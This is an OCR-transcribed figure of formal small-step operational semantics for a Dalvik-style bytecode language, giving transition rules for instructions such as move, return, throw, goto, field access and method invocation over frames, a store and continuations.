
$$step : \bigcirc \rightharpoonup \bigcirc$$


$$
\begin{aligned}
\langle \texttt{nop} :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa\rangle \\
\langle \texttt{move-object}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(r_s, fp)], \kappa\rangle \\
\langle \texttt{return-void} :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa\rangle \\
\langle \texttt{return-object}(r) :: \vec{stmt}', fp', \sigma, \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(\texttt{ret}, fp) \mapsto \sigma(n, fp')], \kappa\rangle \\
\langle \texttt{const}(r, c) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto c], \kappa\rangle \\
\langle \texttt{throw}^{\ell}(r) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{S}(\ell'), fp', \sigma[(\texttt{exn}, fp') \mapsto \sigma(r, fp)], \kappa'\rangle \\
&\quad \text{where } (\ell', fp', \kappa') = \mathcal{H}(\ell, fp, \kappa) \\
\langle \texttt{goto}(\ell) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa\rangle \\
\langle \texttt{new-instance}(r, \tau) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r, fp) \mapsto o], \kappa\rangle \\
&\quad \text{where } o = new(\varsigma) \\
\langle \texttt{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{S}(\ell), fp, \sigma, \kappa\rangle \text{ if } \sigma(r, fp) = \sigma(r', fp) \\
\langle \texttt{if-eq}(r, r', \ell) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma, \kappa\rangle \text{ if } \sigma(r, fp) \neq \sigma(r', fp) \\
\langle \texttt{iget}(r_d, r_s, field) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto \sigma(a)], \kappa\rangle \\
&\quad \text{where } \sigma(r_s, fp) = o \text{ and } o.field = a \\
\langle \texttt{iput}(r_v, r_s, field) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[a \mapsto \sigma(r_v, fp)], \kappa\rangle \\
&\quad \text{where } \sigma(r_s, fp) = o \text{ and } o.field = a \\
\langle \texttt{invoke-direct}(r_0, \ldots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{M}(id), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle \\
&\quad \text{where } \sigma' = \sigma[(\texttt{0}, fp') \mapsto \sigma(r_0, fp), \ldots, (n, fp') \mapsto \sigma(r_n, fp)] \\
&\quad\qquad fp' = alloc(\varsigma) \\
\langle \texttt{invoke-virtual}(r_0, \ldots, r_n, id) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \mathcal{V}(id, \sigma(r_0, fp)), fp', \sigma', \mathbf{fnk}(\vec{stmt}, fp, \kappa)\rangle \\
&\quad \text{where } \sigma' = \sigma[(\texttt{0}, fp') \mapsto \sigma(r_0, fp), \ldots, (n, fp') \mapsto \sigma(r_n, fp)] \\
&\quad\qquad fp' = alloc(\varsigma) \\
\langle \texttt{\textit{unop}}(r_d, r_s) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa\rangle \\
&\quad \text{where } v = \delta(\texttt{\textit{unop}}, \sigma(r_s, fp)) \\
\langle \texttt{\textit{binop}}(r_d, r_1, r_2) :: \vec{stmt}, fp, \sigma, \kappa\rangle &\longmapsto \langle \vec{stmt}, fp, \sigma[(r_d, fp) \mapsto v], \kappa\rangle \\
&\quad \text{where } v = \delta(\texttt{\textit{binop}}, \sigma(r_1, fp), \sigma(r_2, fp))
\end{aligned}
$$

